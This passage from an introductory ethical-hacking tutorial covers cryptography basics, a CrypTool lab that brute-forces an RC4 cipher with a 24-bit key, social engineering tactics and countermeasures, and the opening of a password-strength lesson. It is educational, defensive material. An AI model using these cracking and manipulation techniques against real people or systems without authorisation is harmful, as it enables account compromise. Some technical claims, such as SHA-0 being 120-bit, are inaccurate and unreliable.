The process of transforming information into nonhuman readable form is called **encryption**.

The process of reversing encryption is called **decryption**.

Decryption is done using a **secret key** which is only known to the legitimate recipients of the information. The key is used to decrypt the hidden messages. This makes the communication secure because even if the attacker manages to get the information, it will not make sense to them.

The encrypted information is known as a **cipher**.

## What is Cryptanalysis?

**Cryptanalysis is the art of trying to decrypt the encrypted messages without the use of the key that was used to encrypt the messages.** Cryptanalysis uses mathematical analysis & algorithms to decipher the ciphers. The success of cryptanalysis attacks depends

- Amount of time available
- Computing power available
- Storage capacity available

The following is a list of the commonly used Cryptanalysis attacks;

- **Brute force attack**— this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- **Dictionary attack**— this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- **Rainbow table attack**— this type of attack compares the cipher text against pre-computed hashes to find matches.

## What is cryptology?

Cryptology combines the techniques of cryptography and cryptanalysis.

## Encryption Algorithms

**MD5**— this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity. MD5 is not collision resistant. Collision resistance is the difficulties in finding two values that produce the same hash values.

- **SHA**— this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
  - **SHA-0**: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
  - **SHA-1**: produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
  - **SHA-2**: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
  - **SHA-3**: this algorithm was formally known as Keccak.
- **RC4**— this algorithm is used to create stream ciphers. It is mostly used in protocols such as **Secure Socket Layer (SSL)** to encrypt internet communication and **Wired Equivalent Privacy (WEP)** to secure wireless networks.

- **BLOWFISH**— this algorithm is used to create keyed, symmetrically blocked ciphers. It can be used to encrypt passwords and other data.

## Hacking Activity: Use CrypTool

In this practical scenario, we will create a simple cipher using the RC4 algorithm. We will then attempt to decrypt it using brute-force attack. For this exercise, let us assume that we know the encryption secret key is 24 bits. We will use this information to break the cipher.

We will use CrypTool 1 as our cryptology tool. CrypTool 1 is an open source educational tool for crypto logical studies. You can download it from <https://www.cryptool.org/en/ct1-downloads>


### Creating the RC4 stream cipher

We will encrypt the following phrase


Never underestimate the determination of a kid who is time-rich and cash-poor

We will use 00 00 00 as the encryption key.


- Open CrypTool 1




- Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor



- Click on Encrypt/Decrypt menu



- Point to Symmetric (modern) then select RC4 as shown above
- The following window will appear



- Select 24 bits as the encryption key
- Set the value to 00 00 00
- Click on Encrypt button
- You will get the following stream cipher


```

CJ 0T RC4 encryption of <startingexample-en.txt>, key <00 00 00>
00000000  90 7D FF 24 D1 17 28 54 EE 63 6C 02 24 .}.$...(T.cl.$
0000000D  1A FB 00 A6 6E 1A 83 84 A4 8E B7 21 4E ...n.....!N
0000001A  39 57 55 FB 36 F0 C9 B8 1C 68 03 BF D6 9WU.6....h...
00000027  A3 61 1B 85 A0 59 98 02 6E E3 5B B8 44 .a...Y..n.[.D
00000034  C8 42 EA A9 26 2A A6 77 C9 12 60 70 F3 .B..&*.w... p.
00000041  CE A7 78 29 29 97 CB 27 49 14 E5 BF ..x))..I...


```

## Attacking the stream cipher


- Click on Analysis menu



- Point to Symmetric Encryption (modern) then select RC4 as shown above
- You will get the following window



- Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.
- Click on the Start button. You will get the following window



- Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.

- When the analysis is complete, you will get the following results.

Brute-Force Analysis - Results

After a brute-force analysis of the given ciphertext decrypted with all possible keys in the selected key space, the entropy value of each decryption was calculated. This list contains the decrypted messages with the lowest entropy values. It is possible that the decryption with the smallest entropy is not the correct decryption, especially for very short ciphertexts. You can choose here which candidate you believe to be the correct decryption (note that only the first 77 characters are decrypted and displayed).

Entropy	Decryption: hex dump	Decryption	Key
4.0060	4E 65 76 65 72 20 75 6E 64 65 72 6...	Never underestimate the determinat...	000000
5.5199	D7 9A 97 95 C1 84 /1 C9 D2 9D FB ...	.....q,...R,0.,/,\,10.....4D,.....	35B001
5.5250	9D 6F 99 20 EC A7 BD 93 E9 A8 B6 B...	.o.....L..P..'.~{Pp} . ....\?..eD.....	2DE923
5.5398	F8 10 D4 94 75 24 11 26 05 EB 32 F...	....u\$,&..2...*:H..~oi...,k.D..(.0.....	908046
5.5424	B7 87 3A 1D 8E 87 A6 D5 BB 38 BA ...	.....8....N..X][...o.o%..9.....	E83C3D
5.5475	5A E6 73 33 C5 D7 C5 3E AA A1 A4 ...	Z.s3...>....>....^..~..i.n..~U.....N...	AA13B4
5.5509	F0 84 ED D6 51 8D 82 AF 57 A7 0A ...	....Q..W.....?""...&...?..m.....'X?...	E9AB4A
5.5522	6E 6D ED 21 01 D5 9D 36 EA F6 47 6...	nm.!...6..GfH.....m..D..%.....*.....	9381AB
5.5522	78 CA 2F 78 79 48 BC FD AB 78 2A ...	x./xyH...x*p.y}}..p.K.....p..... y...	CF2D47
5.5573	21 BF 25 C2 C1 A4 60 9E 50 FB 1A 0...	!.%...`..P....%..%.x!P.Z.:v!..s[...h...	E841CD
5.5586	21 61 A1 4F 55 DA 11 F2 65 8F 7B 3...	!a.OU..e.{;..a.:B./T.k.`.....a..j.....	11E4FD
5.5586	05 59 23 46 32 4C 78 BF 20 6E 5C A...	.Y#F2Lx..n\,+.[m.e...._x..MMe..e<...	349B26
5.5608	23 63 C0 04 27 21 27 FA CF A4 2B 9...	#c..!'...+.Bs.O.<1r.....!..qa# 0!R....	FA07D7

Accept selection      Cancel

- Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.
- Select the line that makes the most sense then click on Accept selection button when done

## Summary

- Cryptography is the science of ciphering and deciphering messages.
- A cipher is a message that has been transformed into a nonhuman readable format.
- Deciphering is reversing a cipher into the original text.
- Cryptanalysis is the art of deciphering ciphers without the knowledge of the key used to cipher them.
- Cryptology combines the techniques of both cryptography and cryptanalyst.

# **What is Social Engineering? Attacks, Techniques & Prevention**

## **What is Social Engineering?**

Social engineering is the art of manipulating users of a computing system into revealing confidential information that can be used to gain unauthorized access to a computer system. The term can also include activities such as exploiting human kindness, greed, and curiosity to gain access to restricted access buildings or getting the users to installing backdoor software.

Knowing the tricks used by hackers to trick users into releasing vital login information among others is fundamental in protecting computer systems


In this tutorial, we will introduce you to the common social engineering techniques and how you can come up with security measures to counter them.

## **Topics covered in this tutorial**

- [How social engineering Works?](#)
- [Common Social Engineering Techniques](#)
- [Social Engineering Counter Measures](#)

## **How social engineering Works?**

## Social Engineering Cycle



HERE,

- **Gather Information:** This is the first stage, the learns as much as he can about the intended victim. The information is gathered from company websites, other publications and sometimes by talking to the users of the target system.
- **Plan Attack:** The attackers outline how he/she intends to execute the attack
- **Acquire Tools:** These include computer programs that an attacker will use when launching the attack.
- **Attack:** Exploit the weaknesses in the target system.
- **Use acquired knowledge:** Information gathered during the social engineering tactics such as pet names, birthdates of the organization founders, etc. is used in attacks such as password guessing.

## Common Social Engineering Techniques:


**Social engineering techniques can take many forms.** The following is the list of the commonly used techniques.

- **Familiarity Exploit:** Users are less suspicious of people they are familiar with. An attacker can familiarize him/herself with the users of

the target system prior to the social engineering attack. The attacker may interact with users during meals, when users are smoking he may join, on social events, etc. This makes the attacker familiar to the users. Let's suppose that the user works in a building that requires an access code or card to gain access; the attacker may follow the users as they enter such places. The users are most likely to hold the door open for the attacker to go in as they are familiar with them. The attacker can also ask for answers to questions such as where you met your spouse, the name of your high school math teacher, etc. The users are most likely to reveal answers as they trust the familiar face. This information could be used to hack email accounts and other accounts that ask similar questions if one forgets their password.

- **Intimidating Circumstances:** People tend to avoid people who intimidate others around them. Using this technique, the attacker may pretend to have a heated argument on the phone or with an accomplice in the scheme. The attacker may then ask users for information which would be used to compromise the security of the users' system. The users are most likely to give the correct answers just to avoid having a confrontation with the attacker. This technique can also be used to avoid being checked at a security check point.
- **Phishing:** This technique uses trickery and deceit to obtain private data from users. The social engineer may try to impersonate a genuine website such as Yahoo and then ask the unsuspecting user to confirm their account name and password. This technique could also be used to get credit card information or any other valuable personal data.
- **Tailgating:** This technique involves following users behind as they enter restricted areas. As a human courtesy, the user is most likely to let the social engineer inside the restricted area.
- **Exploiting human curiosity:** Using this technique, the social engineer may deliberately drop a virus infected flash disk in an area where the users can easily pick it up. The user will most likely plug the flash disk into the computer. The flash disk may auto run the virus, or the user may be tempted to open a file with a name such as Employees Revaluation Report 2013.docx which may actually be an infected file.
- **Exploiting human greed:** Using this technique, the social engineer may lure the user with promises of making a lot of money online by filling in a form and confirming their details using credit card details, etc.

# Social Engineering Counter Measures



**Most techniques employed by social engineers involve manipulating human biases.** To counter such techniques, an organization can;

- **To counter the familiarity exploit,** the users must be trained to not substitute familiarity with security measures. Even the people that they are familiar with must prove that they have the authorization to access certain areas and information.
- **To counter intimidating circumstances attacks,** users must be trained to identify social engineering techniques that fish for sensitive information and politely say no.
- **To counter phishing techniques,** most sites such as Yahoo use secure connections to encrypt data and prove that they are who they claim to be. **Checking the URL may help you spot fake sites. Avoid responding to emails that request you to provide personal information.**
- **To counter tailgating attacks,** users must be trained not to let others use their security clearance to gain access to restricted areas. Each user must use their own access clearance.
- **To counter human curiosity,** it's better to submit picked up flash disks to system administrators who should scan them for viruses or other infection preferably on an isolated machine.

- To counter techniques that exploit human greed, employees must be trained on the dangers of falling for such scams.

## Summary

- Social engineering is the art of exploiting the human elements to gain access to un-authorized resources.
- Social engineers use a number of techniques to fool the users into revealing sensitive information.
- Organizations must have security policies that have social engineering countermeasures.

# How to Crack a Password

## What is Password Cracking?

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

Password cracking employs a number of techniques to achieve its goals. The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match



In this Tutorial, we will introduce you to the common password cracking techniques and the countermeasures you can implement to protect systems against such attacks.

## Topics covered in this tutorial

- [What is password strength?](#)
- [Password cracking techniques](#)
- [Password Cracking Tools](#)
- [Password Cracking Counter Measures](#)
- [Hacking Assignment: Hack Now!](#)

## What is password strength?

**Password strength is the measure of a password's efficiency to resist password cracking attacks.** The strength of a password is determined by;

- **Length:** the number of characters the password contains.
- **Complexity:** does it use a combination of letters, numbers, and symbol?
- **Unpredictability:** is it something that can be guessed easily by an attacker?

Let's now look at a practical example. We will use three passwords namely

1. *password*
2. *password1*
3. *#password1\$*

For this example, we will use the password strength indicator of Cpanel when creating passwords. The images below show the password strengths of each of the above-listed passwords.

The screenshot shows a password strength checker interface. It has two input fields: 'Password' and 'Password (again)', both containing '.....'. Below these is a 'Strength (why?)' field with a red circle around it, showing 'Very Weak (1/100)'. To the right of the strength field is a green checkmark icon. At the bottom right is a 'Password Generator' button.

**Note:** the password used is password the strength is 1, and it's very weak.

A screenshot of a password strength checker interface. It has two input fields: 'Password:' containing 'password1' and 'Password (again)' also containing 'password1'. Both fields have green checkmarks. Below the fields is a button labeled 'Strength (why?)' which is highlighted with a red oval. Next to it is the text 'Weak (28/100)'. To the right of the strength indicator is a blue button labeled 'password1' and a grey button labeled 'Password Generator'.

**Note:** the password used is password1 the strength is 28, and it's still weak.

A screenshot of a password strength checker interface. It has two input fields: 'Password:' containing 'password1' and 'Password (again)' also containing 'password1'. Both fields have green checkmarks. Below the fields is a button labeled 'Strength (why?)' which is highlighted with a red oval. Next to it is the text 'Strong (60/100)'. To the right of the strength indicator is a blue button labeled '#password1\$' and a grey button labeled 'Password Generator'.

**Note:** The password used is #password1\$ the strength is 60 and it's strong.

The higher the strength number, better the password.

